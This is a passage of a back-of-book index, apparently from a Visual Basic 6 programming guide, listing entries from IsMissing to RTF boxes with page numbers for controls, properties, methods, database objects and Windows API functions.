
IsMissing function, 91, 93, 953 954

IsNull function, 93

IsNumeric function, 93

IsObject function, 93

Italic property, 590

Item method, 110

ItemClick event, 529

ItemData array, 275 276

J

Jet database engine, 824 825

Jump tags, Help files, 1054

K

Kernel32.dll, 774

Key property

image list images, 507, 509 510

status bar panels, 490

toolbar buttons, 125, 471

tree view nodes, 512

Keyboard interface, 155

access characters, 168 171, 235, 447

shortcut keys, 171 173

tab order of controls, 129 130, 975

KeyDown event, 204, 207

KeyPress event, 206, 395, 701

KeyPreview property, 995 996

Keystrokes

intercepting at form level, 995 996

sending to Windows applications, 110 112

KeyUp event, 207

L

Label control, 425 436

access keys, controls without captions, 447

adding to forms, 443 444

aligning text, 446

binding to data controls, 847

events

Click event, 446

DblClick event, 446

formatting text, 445 446

properties

AutoSize property, 445

Caption property, 443

Font& properties, 445

Height property, 443

Top property, 443

UseMnemonic property, 447

Width property, 443

WordWrap property, 445

text, displaying, 203

vs. text boxes, 444 445

Labels in error handlers, 1012

LargeChange property, 287, 298 299

LastDLLError property, 1023

Layers, 611 612, 810 812

LBound function, 96

LCase function, 90, 101

Learning Edition, Visual Basic, 2

LeaveCell event, 399

Left function, 101

Left property

buttons, 239

forms, 133

frame control, 440

label control, 443

shape control, 454

Len function, 101, 204

Let procedure, 667 668, 669, 947 949

Libraries, 940, 941, 962. *See also* DLLs (Dynamic Link Libraries).

Lightening images, 640 642

Lightweight controls, 990 991

Line charts, 384 385

Line control, 437 438, 455 457, 459

Line Input statement, 556 557

Line method

B argument, 593

drawing boxes, 593 594

drawing freehand lines, 599 600

drawing lines, 591 592

F argument, 602

forms, 458

picture boxes, 325 326

Line numbers, in error handling, 1014

Lines. *See also* Graphics.

automatic alignment, turning off, 456 457

drawing freehand lines, 599 600

drawing in device contexts, 782 783

drawing in forms and picture boxes, 591

drawing in picture boxes, 325 326

drawing using line control, 437 438, 455 458

drawing using **Line** method, 458, 591 594, 599 600

grid lines, 53

LineTo Windows API function, 782 783

Linking OLE objects, 897 899, 902, 905 907, 908 911

List boxes, 252 253

binding to data controls, 847

checkmarks, 264

clearing list, 264 265

events

Change event, 253

Click event, 253, 256 257, 261

DblClick event, 253, 256 257, 261

indices of items, 255 256, 258, 259, 276 277

ItemData array, 275 276

methods

AddItem method, 254 255

Clear method, 264

RemoveItem method, 257 258

multiselect list boxes, 257, 261 262

number of items, 254, 259

numeric data, connecting to items, 275 276

properties

Columns property, 263

List property, 254 256, 257

ListCount property, 254 255, 259

ListIndex property, 255 256

MultiSelect property, 261 262

NewIndex property, 276 277

Selected property, 257

Sorted property, 258

Style property, 264

TopIndex property, 274 275

removing items, 257 258

scrolling horizontally, 263

Selected array, 260

selected items, 255, 256 257, 259 260, 262, 275

sorting items, 258

topmost item, 274 275

List mode, list views, 519

List property, 254 256, 257, 265

List views, 504

adding to forms, 518

columns, 525 526, 527 528, 530

events

ColumnClick event, 529

ItemClick event, 529

items, 520 521, 522 523, 529

ListItem properties

Icon property, 522 523

Text property, 527 528

ListItems collection, 520 521

ListSubItems collection, 527 528

view modes, 504, 519, 524 525

View property, 524, 525

ListCount property, 254 255, 259, 273 274

ListField property, 849

ListImages array, 327

ListImages collection, 507

ListIndex property, 255 256, 267 268, 270

ListSubItems collection, 527 528

Literal suffix symbols, numeric values, 88

Load event, 588

Load statement, 136, 188, 242, 973 975

LoadFile method, 223, 565

LoadPicture function

adding down pictures to buttons, 241

controls, 616, 620

forms, 617

image controls, 620

picture boxes, 316, 566, 619, 620

Picture objects, 620, 621

setting **Picture** property at runtime, 240, 248

LoadResPicture function, 316

Localization, 316

LocationName property, 701, 705

Locked property, 202, 272

Locking memory, 805, 806, 807

LOF function, 549, 557

Log function, 113

Logarithm (to base N) function, calculating, 114

Logical operators, precedence of, 103

Long variable type, 89

Loop index, referencing, 108

Loop statements

Do loop, 107

For Each loop, 108

For loop, 108

nesting, 37

With statement, 109

While loop, 109

LostFocus event, 235

LS (FTP command), 730

LSet function, 101

LTrim function, 101

Lz32.dll, 774

M

Magic numbers, 36 37. *See also* Constants.

Main() procedure, 54, 55, 943

Make *ProjectName*.exe item, File menu, 44

Make Same Size item, Format menu, 52

MAPI controls, 697, 718. *See also* MAPIMessages control; MAPISession control.

MAPIMessages control, 697, 719. *See also* Email functionality.

compose buffer, 719

methods

Compose method, 721

Copy method, 719

Fetch method, 719, 725

methods supported, 719

Send method, 722 723

SignOff method, 722 723

properties

FetchMsgType property, 719

FetchSorted property, 719

FetchUnreadOnly property, 719

MsgCount property, 725

MsgIndex property, 719, 721, 726

MsgNoteText property, 719, 726

properties supported, 720

SessionID property, 721, 725

read buffer, 719

MAPISession control, 697, 719. *See also* Email functionality.

DownLoadMail property, 721, 725

SessionID property, 721, 725

SignOn method, 721, 725

Marshaling, 935, 951

Mask Not Pen pen setting, 604

Mask Pen Not pen setting, 604

Mask Pen pen setting, 605

MaskedEdit control, 847

Math functions, built-in, 113

Max property

Common Dialog controls, 361 362, 366

scroll bars, 286 287

slider controls, 298

updown controls, 308

MaxFileSize property, 354

Maximize buttons, on forms, 122

Maximizing forms at runtime, 151

MaxLength property, 201

MCI_& commands, 748 749

MdDir statement, 572

MDI child forms, 120. *See also* MDI forms.

creating, 139

loading, 137

referenced in FRM files, 26

MDI forms, 119 120. *See also* MDI child forms.

adding picture boxes, 322 323

arranging child windows, 140 141

arrays of child windows, 142 143

coordinating data between child windows, 144 145

displaying child windows, 139

menus, 181, 182 183

multiple documents, opening, 141 142

MDI (Multiple Document Interface). *See* MDI child forms; MDI forms.

MDIChild property, 139

Me keyword, 128

Measurement units, 17, 53, 133, 606 607

Media Control Interface (MCI) devices, 740 741, 744. *See also* Multimedia MCI control.

Memory

allocating, 805 806, 807

deallocating, 809, 810

locking, 805, 806, 807

reading data from, 808, 809

retrieving pointers to, 806, 807

storing data in, 806, 808

unlocking, 808 809

used by code components, freeing, 960 961

used by graphics, freeing, 647 648

Menu bar, 43 44, 68, 119. *See also* Menu items; Menus.

Menu control prefixes, 33

Menu Editor. *See also* Menu items; Menus.

access characters, 168 171

checkmarks, 179

creating menus, 165 168

deleting menu items, 168

disabling (graying out) menu items, 180

inserting menu items, 168

menu separators, 168

rearranging menu items, 168 169

submenus, 173 175

Menu items. *See also* Menu Editor; Menus.

access characters, 155, 168 171

adding and deleting at runtime, 187 189

adding code to, 167 168

checkmarks, 178 179

connecting toolbar buttons to, 473

creating, 166 168

deleting, 168

design standards, 163 165
disabling (graying out), 180 181
ellipses in item names, 155
exclamation points in item names, 156, 176
hiding and showing, 184
indenting and outdenting, 168 169
inserting, 168
keyboard shortcuts, 155
moving to menu bar, 68
naming conventions, 155 156
properties
Checked property, 179
Enabled property, 181
Visible property, 184, 188
rearranging, 168 169
shortcut keys, 171 173
Menu separators, adding, 168
Menus
access characters, 155, 168 171
adding bitmaps to, 190 192
bang menus, 175 176
components of, 154 155
creating, 166
designing, 155 156, 157, 163 168
hiding and showing, 184
IDE menus, 67 69
immediate menus, 175 176
listing open windows, 182 183

in MDI forms, 181

menu control prefixes, 33

menu separators, 168

ModifyMenu Windows API function, 190

naming conventions, 155 156

pop-up menus, 184 185, 186 187

predefined menus, 56 57, 59, 176 178

properties

Caption property, 166

Name property, 166

Visible property, 184

WindowList property, 183

submenus, 173 175

Merge Not Pen pen setting, 605

Merge Pen Not pen setting, 605

Merge Pen pen setting, 605

Message boxes, 148 149, 1030

Messages. *See* Email functionality.

Metafiles, drawing to, 623

Methods. *See also names of specific methods;* Procedures.

adding to ActiveX controls, 674 678

in code components, 942, 950, 951 954

viewing in Object Browser, 79

Microsoft DAO Object Library, 857

Microsoft Exchange utility, 697, 718, 721, 723, 725

Microsoft Help Workshop, 369, 1049 1050, 1060

Microsoft Internet Explorer. *See also* Web browser control.

testing ActiveX controls, 655 656, 661 662

testing ActiveX documents, 690

testing DHTML pages, 717

Web browsers, creating, 696

Microsoft Win32 Software Development Kit, 779

Microsoft XML parser, 698

MID files, playing, 757 759

Mid function, 101

Min/max buttons, 122

Min property

Common Dialog controls, 361 362, 366

scroll bars, 286 287

slider controls, 298

updown controls, 308

Minimize buttons, 122

Minimizing forms, 151

Minute function, 90

MIRR function, 116

MiscFlags property, 931

MKDIR (FTP command), 730

Modal display, 147, 996 997

Mode property, 741, 750

Modem command strings, 423 424

ModifyMenu Windows API function, 190

Modular program design, 37

Module-level variables, 91

Modules, 10. *See also* Class modules.

BAS files (module files), 22

DLL procedures, declaring, 775

managing using Project Explorer, 45

module-level variables, 91

Month function, 90

MonthView control, 410, 428 429

Motion, illusion of, adding to images, 645 646

Mouse events

button controls, 244

capturing outside program s window, 789 793

drawing freehand lines, 599 600

OLE controls, 913

right mouse button events, 186

Mouse location, reporting in pixels, 607

Mouse pointer, 220 221, 608

MouseCol property, 402

MouseDown event

buttons, 244

capturing outside program s window, 792

drag and drop operations, 977

flex grid control, 402

forms, 186

picture boxes, 318

MouseIcon property, 608

MouseMove event

capturing outside program s window, 791 792

freehand lines, drawing, 599 600

MousePointer property, 608

MouseUp event

buttons, 244

capturing outside program s window, 793

Move method

buttons, 239

controls, 131 132

FileObject, 573

forms, 978

frame control, 440

shape control, 454 455

Moveable property, 996

MoveFile method, 573

MoveFirst method

data controls, 846

rdoResultset object, 879 880

Recordset object, ADO, 890

Recordset object, DAO, 869 870

MoveLast method

data controls, 846 847

rdoResultset object, 880 881

Recordset object, ADO, 890 891

Recordset object, DAO, 870

MoveMemory Windows API function, 805, 806, 808, 809

MoveNext method

data controls, 845 846

rdoResultset object, 881 882

Recordset object, ADO, 891

Recordset object, DAO, 870 871

MovePrevious method

data controls, 846

rdoResultset object, 882 883

Recordset object, ADO, 891 892

Recordset object, DAO, 871 872

MoveToEx Windows API function, 782 783

MPG files, playing, 761 763

Mpr.dll, 774

MSFlexGrid control, 847

MsgBox function, 148 149, 150

MsgConversationID property, 720

MsgCount property, 720, 725

MsgDateReceived property, 720

MsgID property, 720

MsgIndex property, 719, 720, 721, 726

MsgNoteText property, 719, 720, 726

MsgOrigAddress property, 720

MsgRead property, 720

MsgReceiptRequested property, 720

MsgSent property, 720

MsgSubject property, 720

MsgType property, 720

MSWLess.ocx ActiveX control group, 991

Multiline property, 200, 201

Multimedia, 740, 771 772. *See also* Multimedia MCI control.

Multimedia MCI control, 740 741

adding to forms, 743 744

animation, 769

AVI files, 759 761

CDs, playing from CD-ROM drive, 753 755

closing, 753

commands, 747 749

Back command, 769

Close command, 753

Eject command, 755

Open command, 741, 744 745

Pause command, 749 750

Step command, 769

Stop command, 749 750, 753

controlling at runtime, 741, 747 749

current operation, 750 752

device, opening, 744 745

elapsed time, 752

ending point in file, 770

error handling, 764 768

events

Done event, 741, 763 764, 768

StatusUpdate event, 741, 750

files, opening, 745

MID files, 757 759

MPG files, 761 763

notification of command execution, 763 764

overhead, 771

vs. **PlaySound** Windows API function, 771

properties

CanStep property, 769

Command property, 741, 744 745, 747 749

DeviceType property, 744 745

Error property, 764 768

ErrorMessages property, 764 768

FileName property, 745

Frames property, 769

hWndDisplay property, 759, 761

Mode property, 741, 750

Notify property, 741, 763 764

Orientation property, 743

Position property, 752

properties using current time format, 746

From property, 770

To property, 770

TimeFormat property, 746, 770

UpdateInterval property, 750

Visible property, 749

Wait property, 771

recorded data, saving to disk, 753

resuming playback, 749 750

showing and hiding, 749

starting point in file, 770

stopping playback, 749

time formats, 746 747

trappable errors, 767 768

waiting until current operation is complete, 771

WAV files, 755 757

Multiple Document Interface. *See* MDI child forms; MDI forms.

Multiple documents, opening, 141

Multiple forms, 134 136

Multiple OLE objects, 914 924

Multiselect list boxes, 257, 261 262, 264

MultiSelect property, 261 262, 429

MultiUse value, 937, 959

N

Name property, 166, 233 234, 590

Names of variables, misspelling, 38. *See also* Naming conventions.

Naming conventions. *See also* Programming conventions, Microsoft.

constant prefixes, 33

control prefixes, 29 32

Data Access Object prefixes, 32

menu control prefixes, 33

menus and menu items, 155 156

variable prefixes, 28 29

variable scope prefixes, 28

Navigate method, 700

Nested conditionals and loops, 37

Nested error handling, 1024 1025

Netapi32.dll, 774

New keyword, 87, 94, 138, 940 941

NewIndex property, 276 277

NewPage method, 611

Next command (multimedia MCI control), 748

NodeClick event, 518

Nodes, tree view, 511 518. *See also* Tree views.

Nodes collection, tree views, 511 512

NonModalAllowed property, 962

Nop pen setting, 605

Not Copy Pen pen setting, 604

Not Mask Pen pen setting, 604

Not Merge Pen pen setting, 604

Not Xor Pen pen setting, 605

Nothing keyword, 958 959, 961

Notification of multimedia control command execution, 763 764

Notify property, 741, 763 764

Now function, 115, 414

NPer function, 116

NPV function, 116

Number property, 1020 1021

Numeric values

connecting data to list box items, 275 276

converting between string and numeric values, 102

date and time values, 114 115

financial functions, 116

math functions, built-in, 113

trigonometric functions, calculated, 114

O

Object Browser, 79, 938

<OBJECT> HTML tag, 657

Object references, 951 953

Object type, 970 971

Object variable type, 89, 970 971

Objects

adding code to, 49

code components, 934 935, 940 942, 960 961

insertable objects, 66 67

predefined objects, Visual Basic, 56 59, 176 178

Oct function, 90

OCX files (ActiveX control files), 651, 1043

ODBC data sources, 836 837

ODBCDirect, 853 854

OLE automation servers. *See* Code components.

OLE container control. *See* OLE control.

OLE containers, 896

OLE control, 896 897

adding to forms, 900

border, removing, 903

Class property, 904

display options, 903 904

events

OLECompleteDrag event, 989 990

OLEDragDrop event, 984, 986 989

OLEStartDrag event, 983

Updated event, 930 931

loading at runtime, 920 924

methods

Close method, 908

Delete method, 926

Drag method, 924 925

InsertObjDlg method, 905

OLEDrag method, 983 985

Paste method, 927

PasteOK method, 927

PasteSpecialDlg method, 908 911

ReadFromFile method, 898, 929 930

SaveToFile method, 898, 929 930

pop-up menu, 904

primary verbs, executing, 914

properties

Action property, 897

ActiveControl property, 915

AppIsRunning property, 908, 916

AutoActivate property, 912

AutoVerbMenu property, 912 913

Border property, 903

DisplayType property, 903 904

MiscFlags property, 931

OLEDropMode property, 986

OLEType property, 898, 906, 914

OLETypeAllowed property, 899, 906

PasteOK property, 908 909

SizeMode property, 903, 905, 928

SourceDoc property, 897, 904

resizing options, 903, 905

OLE DB. *See* ADO (ActiveX Data Objects).

OLE (Object Linking and Embedding), 896 897, 897 899. *See also* OLE control; OLE objects.

OLE objects

activating, 912 914

clipboard, copying and pasting, 927

deactivating, 907 908, 916

deleting, 926

determining if object has been updated, 930 931

determining whether linked or embedded, 914

displaying content or icons, 903 904

DoVerb method, 913 914

drag and drop operations, 924 925, 983 990

editing in place, 896, 912, 931

embedded objects, 897 899, 929 930

enlarging, 928

existing files, linking or embedding, 902, 904, 905 907, 908 911

linking, 897 899

methods supported, 898

multiple objects, 914 924

new objects, creating and embedding, 900, 905 907

opening, 896, 912

shrinking, 928

verifying insertion in OLE control, 905 906

OLE servers, 896

OLE verbs, 897, 912 914

OLECompleteDrag event, 989 990

OLEDrag method, 983 985

OLEDragDrop event, 984, 986 989

OLEDropMode property, 984, 986

OLEStartDrag event, 983

OLEType property, 898, 906, 914

OLETypeAllowed property, 899, 906

On Error GoTo 0 statement, 1015 1016

On Error GoTo *Label* statement, 1012 1013

On Error GoTo *line#* statement, 1013

On Error Resume Next statement, 1015

OnComm event, 409, 422, 424, 426 427

Online help system, 1063 1064. *See also* Help files.

Online user registration, 1040, 1065 1068

Open command, 741, 748

Open method, 742, 884 887, 893 894

Open statement, 546, 549 550

OpenConnection method, 876 877

OpenDatabase method, 865 867

Opening OLE objects, 896, 912

OpenRecordset method, 863 865, 866 867

OpenResultset method, 877 879

OpenTextFile method, 576 577

OpenURL method, 697, 728 729, 730, 732 733, 734 736

Operator precedence, 102 104

Optimization, 64 65, 75 76

Option Base statement, 94, 96

Option buttons, 227

adding and removing at runtime, 242

background color, 229 230

button releases, 244

combining with checkboxes, 249 250

in control arrays, 233 234, 242

disabling, 236 237

displaying images in, 237, 239 240, 241, 616

events

Click event, 232 233

DblClick event, 233

GotFocus event, 235

Key& events, 244

LostFocus event, 235

Mouse& events, 244

focus, 234, 236

graphical option buttons, 248

grouping, 246

keyboard access, 235

methods

Move method, 239

SetFocus method, 234

moving, 239

passing to procedures, 243

properties

BackColor property, 230

Caption property, 229, 235

Default property, 234, 236

DisabledPicture property, 237

DownPicture property, 241, 248

Enabled property, 237

Font property, 231 232

ForeColor property, 231

Height property, 239

Index property, 233 234

Left property, 239

Name property, 233 234

Picture property, 239 240, 248

Style property, 230, 237, 239 240, 241, 616

TabIndex property, 236

TabStop property, 236

ToolTipText property, 238

Top property, 239

Value property, 247 248

Visible property, 237 238

Width property, 239

resizing, 239

responding to button clicks, 232 233

setting caption, 229

showing and hiding, 237 238

state of buttons, 247 248

tab order, 236

text color, 230 231

tool tips, 238

Option Compare statement, 101

Option Explicit statement, 38, 88

Option Private Module statement, 91

Optional arguments, 97, 98, 953 954

Optional keyword, 97, 98, 953 954

Orientation property, 295, 297, 367 368, 743

Origin of coordinate systems, 583

Out-of-process servers (ActiveX EXEs), 935, 945

creating, 943 945

methods, passing arguments to, 951 953

properties, setting, 947

registering, 958

threading models, 936, 963

Outbox, Microsoft Exchange, 723

OutBufferCount, **OutBufferSize** properties, 409, 425

Outdenting menu items, 169

Output property, 409, 423 424, 425

Ovals, drawing, 450

Overhead

image storage, 508

lightweight controls, 990 991

memory used by graphics, freeing, 647 648

multimedia MCI control, 771

optimizing, 75 76

picture boxes vs. image controls, 615

Variant variable type, 38, 89

P

Package And Deployment Wizard, 1039, 1043 1048

Page Designer, DHTML. *See* DHTML Page Designer.

Page orientation, setting, 367 368

Paint event, 584, 611 612, 657

PaintPicture method. *See also* **Render** method.

flipping images, 630 631

picture boxes, 333 334, 335, 619

printing graphics using Printer object, 610 611

stretching images, 632 633

Pairs of scroll bars, coordinating, 293

PanelClick, **PanelDblClick** events, 490

Panels, status bars, 127, 485 490

Paragraphs, indenting, 211 212

ParamArray keyword, 97, 98, 968

Parameter ADO object, 827

Parent property, 136

Parentheses, 104

Parsers, 698

Password control, 205 206

Password property, 727

PasswordChar property, 205 206

Passwords, 858

Paste method, OLE control, 898, 927

Paste Special menu item, OLE objects, 908 911

PasteOK property, 908 909, 927

PasteSpecialDlg method, OLE control, 898, 908 911

Pasting OLE objects from Clipboard, 927

Pasting pictures from Clipboard, 610

Path property, 568, 569

Patterns (fill patterns), 602

Pause command, multimedia MCI control, 748, 749

PDL (program design language), 35 36

Pens, 604 606, 786 788

Pentium FDIV error, disabling checks for, 65

Pentium Pro processor, optimizing for, 76

Performance

DLLs vs. EXE files, 684

optimizing, 64 65, 75 76

properties for out-of-process servers, setting, 947

Variant variable type, 89

Persistent properties, 671 674, 693 694

Picture boxes, 313 314, 618 619. *See also* Picture objects.

accessing images, 316

adjusting size to fit image, 317

aligning, 317

animation, 320 321

AVI files, displaying, 759 761

binding to data controls, 847

clearing images, 330

Clipboard, copying and pasting, 332, 609, 610

dimensions of images, 607

drawing in, 324 326, 450, 459, 588 589, 591 600

events

Click event, 318

mouse events, 318 319

Resize event, 608 609

filling images, 601 602

flipping images, 333, 630 631

freeing memory used by graphics, 647 648

grouping controls, 322

vs. image controls, 614 615

image lists, 326 327

image maps, 318 319

loading images at runtime, 619 620

methods

Circle method, 324

Cls method, 330, 621

Line method, 325 326

LoadPicture function, 619, 620

PaintPicture method, 333 334, 335, 619

Point method, 331, 604

Print method, 327, 588 589

PSet method, 326, 604

SavePicture method, 620

MPG files, displaying, 761 763

opening files, 566

pixel-level image manipulation, 331, 635 647

printing images, 335 336

properties

Align property, 317

AutoRedraw property, 328

AutoSize property, 317, 619

BorderStyle property, 619

CurrentX, **CurrentY** properties, 327 328, 588

DrawMode property, 604 606

DrawStyle property, 602 603

DrawWidth property, 602 603

FillColor property, 601 602

FillStyle property, 602

Font& properties, 329, 589

Handle property, 336

hDC property, 336

Height property, 338, 607

hWnd property, 336, 759, 761

Image property, 316, 336, 648

Picture property, 316, 320, 619, 648

ScaleHeight, **ScaleWidth** properties, 338, 607

ScaleMode property, 337 338, 606 607, 636

Width property, 338, 607

resizing graphics, 608 609
resizing to fit image, 619
saving files, 338, 566, 620
setting drawing mode, 604 606
setting drawing scales, 606 607
setting drawing style, 602 603
stretching images, 333, 632 633
text, 327, 329 330
units of measurement, 337 338
Windows handles, 336
Picture clip controls
adding to forms, 623 624
GraphicCell array, 629
properties
Clip property, 626
ClipHeight property, 626
ClipWidth property, 626
ClipX, **ClipY** properties, 626
Columns property, 629
Rows property, 629
selecting images in, 625 628, 629 630
Picture control, 190
Picture objects. *See also* Picture boxes.
arrays of, for animation sequences, 623, 634 635
drawing images using, 622 623
images
loading into, 620, 621
storing in memory, 621 622

LoadPicture function, 620, 621

Render method, 622 623

Picture property

buttons, 239 240, 248

forms, 617

freeing memory used by graphics, 648

image controls, 339 340, 618

picture boxes, 316, 320, 619

status bar panels, 489

Pictures, adding to buttons, 239 240, 241

Pie charts, 382 383

Pixels

accessing in picture boxes, 331

binary raster operation mode (ROP2), 788 789

drawing, 604

mouse location, reporting, 607

pixel-level image manipulation, 635 647

retrieving color of, 604

Play command (multimedia MCI control), 748

Play method, 742

PlaySound Windows API function, 770 805, 771, 776

Pmt function, 116

Point method, 331, 604

Pointers to memory, retrieving, 806, 807

Points, 326, 604

Pop-up links, Help files, 1058 1060

Pop-up menus, 184 185, 186 187, 904, 912 913

PortOpen property, 408, 423, 427 428

Position attribute, 710, 715

Position property, 752

Positioning startup forms, 69

Positioning windows in Z-order, 810 812

POST (HTTP command), 735

PPmt function, 116

Precedence (operator precedence), 102 104

Predefined dialog boxes, 146 147

Predefined elements, Visual Basic, 58, 176 178. *See also* Visual Component Manager.

Predefined forms, 57

Predefined menus, 59, 176 178

Prefixes

constant prefixes, 33

control prefixes, 29 32

Data Access Object prefixes, 32

Hungarian prefix notation, 776 777

menu control prefixes, 33, 156

variable prefixes, 28 29

variable scope prefixes, 28

Preserve keyword, 95

Prev command (multimedia MCI control), 748

Primary keys, 776

Primary verbs, executing for OLE objects, 914

Print # statement, 550 551

Print dialog box, 363 368

Print method, 588 589, 610 611

Print Setup dialog box, 365

Printer object

flipping images, 630 631

fonts available, 590 591

printing from Print dialog box, 363

printing graphics, 610 611

stretching images, 632 633

PrinterDefault property, 363

Printers, 365

Printers collection, 611

PrintForm method, 364, 610

Printing images, 335 336

Printing text, 223 224

Private keyword

declaring constants, 85

declaring DLL procedures, 775

declaring methods in code components, 950

declaring properties in class modules, 946

declaring subroutines, 96

declaring variables, 86

defined, 11

scope of procedures, restricting, 13

Private value, 937, 959

Private variables, 91

Procedure-level variables, 91

Procedure scope, 13

Procedures. *See also* Methods.

arguments, passing by value or reference, 776, 951 953

arrays, passing as arguments, 967 968

buttons, passing as arguments, 243

commenting conventions, 33 34
control arrays, passing as arguments, 968, 970 971
declared as **Static**, 13
design of, 37
DLL procedures, 775 776
forms, passing as arguments, 150 151, 992
functions, 97 98
global variables, passing as arguments, 37
procedure-level variables, 91
procedure scope, 13
subroutines, 96 97
variable values, preserving, 99 100
viewing definition in IDE, 74
in Windows API, 778 779
Product information, adding to projects, 59
Professional Edition, Visual Basic, 2
Profiles, Application Wizard, 23
Program design language (PDL), 35 36
Programming conventions, Microsoft
best coding practices, 36 38
commenting conventions, 33 34
constant prefixes, 33
control prefixes, 29 32
Data Access Object prefixes, 32
indentation of code, 38
menu control prefixes, 33
program design language (PDL), 35 36
software design process, 34 35

variable prefixes, 28 29

variable scope prefixes, 28

Programming defensively, 37

Programs, Visual Basic

entering break state, 116

linking to Visual C++ code, 816 818

online user registration, 1065 1068

terminating, 116, 136

using custom ActiveX controls, 664

windows, hiding, 136

Progress bars, 466 467, 491 493

Project Explorer window, 45, 77

Project groups, Visual Basic, 662 664

Project menu, IDE, 43, 76 77

Project Properties dialog box, 54, 55, 61, 137, 655 656, 683

Project types supported by Visual Basic, 2 3

Projects, Visual Basic. *See also* IDE (Integrated Development Environment).

adding ActiveX controls, 66 67

adding ActiveX Designers, 77

adding OLE controls, 900

adding Web browsers, 696

BAS files (module files), 22

components of, 9 10

converting to ActiveX documents, 683

creating using Application Wizard, 22 28

custom ActiveX controls, 664

FRM files (form files), 16 22

GlobalMultiUse objects, 959 960

insertable objects, adding to projects, 66 67

integrating Web browsers into, 691 692

optimizing, 75 76

saving to disk, 13 14

scope, 11 13

software design process, 35 36

splash screens, 24

startup forms, 55, 61, 69, 137

startup procedure, 54

VBP files (project files), 15

VBW files (project files), 16

version information, 59

Prompts in message boxes, 148

Properties. *See also names of specific properties.*

ActiveX controls, 666 674

ActiveX documents, 693 694

code components, 942, 946, 947 949

design-time vs. runtime, 46

managing using Properties window, 46 47

out-of-process servers, 947

viewing in Object Browser, 79

Properties collection, ADO, 828

Properties window, IDE, 46 47

Property Page Wizard, 680 681

Property pages, 680 681

PropertyBag objects, ActiveX controls, 671, 693 694

PropertyChanged method, 671 672, 693 694

Provider property, 828, 840

PSet method, 326, 604, 610 611

Public keyword

declaring arrays, 93

declaring constants, 85

declaring global items, 10

declaring methods in code components, 950

declaring properties in class modules, 946

declaring subroutines, 96

declaring variables, 86

defined, 11

PublicNotCreatable value, 937, 959

PUT (FTP command), 730

PUT (HTTP command), 735

Put statement, 552 553, 554, 564

PV function, 116

PWD (FTP command), 730

Q

QBColor function, 586

QueryDef DAO object, 825

Quick Info feature, 70, 72

Quick Watch window, 1033

QUIT (FTP command), 730

R

Radio buttons. *See* Option buttons.

Raise method, 1023 1024

RaiseEvent method, 679

Random access files, 542, 552 553, 558 561, 563 564

Randomize statement, 454

Raster operations, 788 789, 794

Rate function, 116

RDO (Remote Data Objects), 826, 854. *See also* Remote data control.

adding records, 844

creating result sets, 877 879

data-bound controls, 838 839, 847 848

data environment, 824

deleting records, 844 845

navigating databases, 845 847

navigating result set, 879 883

opening database connections, 876 877

opening databases, 838

rdocode example project, 875 884

refreshing data, 845

SQL statements, executing, 883

updating databases, 845

Rdocode example project, 875 884

RdoConnection object, 854, 877 879, 883

RdoEnvironment object, 876 877

RdoResultset object, 879 883

RdoTables collection, 827

Read buffer, MAPIMessages control, 719

Read method, 578

Read-only text boxes, 202

ReadFromFile method, OLE control, 898, 929 930

Reading from binary files, 561 563

Reading from random access files, 558 561

Reading from sequential files, 555 557

Reading RTF files into RTF boxes, 223

ReadLine method, 578

ReadProperties event, 671 672, 693 694

Record command, multimedia MCI control, 748

Record sets, ADO

adding records to, 888

binding controls to, 887

creating, 885 887

deleting records, 892 893

navigating, 890 892

refreshing, 888 889

updating records, 889 890

Record sets, DAO

adding records, 867 868

creating, 863 865

deleting records, 872

editing records, 868

navigating, 869 872

searching, 873

sorting records, 872

updating records, 868 869

Records

database records, 823 824

adding, 844, 867 868, 888

deleting, 844 845, 872, 892 893

editing, 868

entering data using Visual Data Manager, 833

navigating, 845 847, 869 872, 879 883, 890 892

refreshing and updating data, 845
searching, 873
sorting, 872
updating, 868 869, 889 890
random access files, 563 564
Recordset object, ADO, 827
methods
AddNew method, 888
Delete method, 892 893
MoveFirst method, 890
MoveLast method, 890 891
MoveNext method, 891
MovePrevious method, 891 892
Open method, 885 887, 893 894
Refresh method, 888 889
Update method, 889 890
Recordset object, DAO
creating record set, 863 865
methods
AddNew method, 867 868
Delete method, 872
Edit method, 868
MoveFirst method, 869 870
MoveLast method, 870
MoveNext method, 870 871
MovePrevious method, 871 872
OpenRecordset method, 866 867
Update method, 868 869

properties

BOF property, 871 872

EOF property, 870 871

Index property, 872, 873

Seek property, 873

Recordset property, 826, 844, 845, 846

RecordsetEvents, ADO, 828

RecordSource property, 826, 828, 835

Rectangle Windows API function, 785 786

Rectangles, drawing, 449, 785 786

RECV (FTP command), 730

ReDim statement, 11, 86, 94, 96

Redrawing form contents, 129

Redrawing graphics, 584

Reference, passing arguments by, 776

References to code components, adding, 938

Refresh button, Web browsers, 705

Refresh method, 705, 845

Refreshing record sets, 888 889

Refreshing screen. *See* Redrawing graphics.

Registering ActiveX controls with Windows, 656, 664

Registering in-process servers, 957

Registering ODBC data sources, 836 837

Registering out-of-process servers, 958

Registering programs online, 1040, 1065 1068

Registry, Windows. *See* Windows Registry.

Regsvr32.exe utility, 664

Relation DAO object, 825

Remote data control, 826 827. *See also* ADO data control; Data control; RDO (Remote Data Objects).

data-bound controls, 838 839

methods

AddNew method, 844

Delete method, 844 845

MoveFirst method, 846

MoveLast method, 846 847

MoveNext method, 845 846

MovePrevious method, 846

Refresh method, 845

UpdateRecord method, 845

properties

DataSource property, 838

DataSourceName property, 838

Resultset property, 844, 845, 846

SQL property, 827, 838

rdoTables collection, 827

Remote Data Objects. *See* RDO (Remote Data Objects).

Remote Data Service (RDS), 828

Remove method, 110

RemoveItem method, 257 258, 269

RENAME (FTP command), 730

Render method, 622 623. *See also* **PaintPicture** method.

Replacing text in RTF boxes, 221

ReplayAll method, 719

Reply method, 719

Report mode, list views, 519

Resize event, 608 609

Resizing buttons, 239

Resizing graphics, 608 609

ResolveName method, 720

Resource files, 316

RestoreToolbar method, 482

Result set (RDO), 877 883

Resultset property, 844, 845, 846

Resume *Label* statement, 1017 1018

Resume *line#* statement, 1018 1019

Resume Next statement, 1019 1020

Resume statement, 1016 1017

Return values, 98, 150, 775

RGB function, 216 217, 586

Rich text. *See* RTF boxes.

Right function, 101

Right mouse events, 186, 793

RightMargin property, 212

RMDIR (FTP command), 730

RmDir statement, 572

Rnd function, 113

ROP2 (binary raster operation) mode, 788 789

Rounded rectangles and squares, 451

Row property, 377 378, 393

RowCount property, 377 378

RowLabel property, 378

Rows property, 393, 629

RowSource property, 849

RSet function, 101

RTF boxes

binding to data controls, 847

creating, 198

inappropriate use of, 198 199

methods

Find method, 221

LoadFile method, 223, 565

SaveFile method, 222, 564 565

SelPrint method, 223 224

Span method, 208

moving insertion point, 217 219

opening files, 223, 565

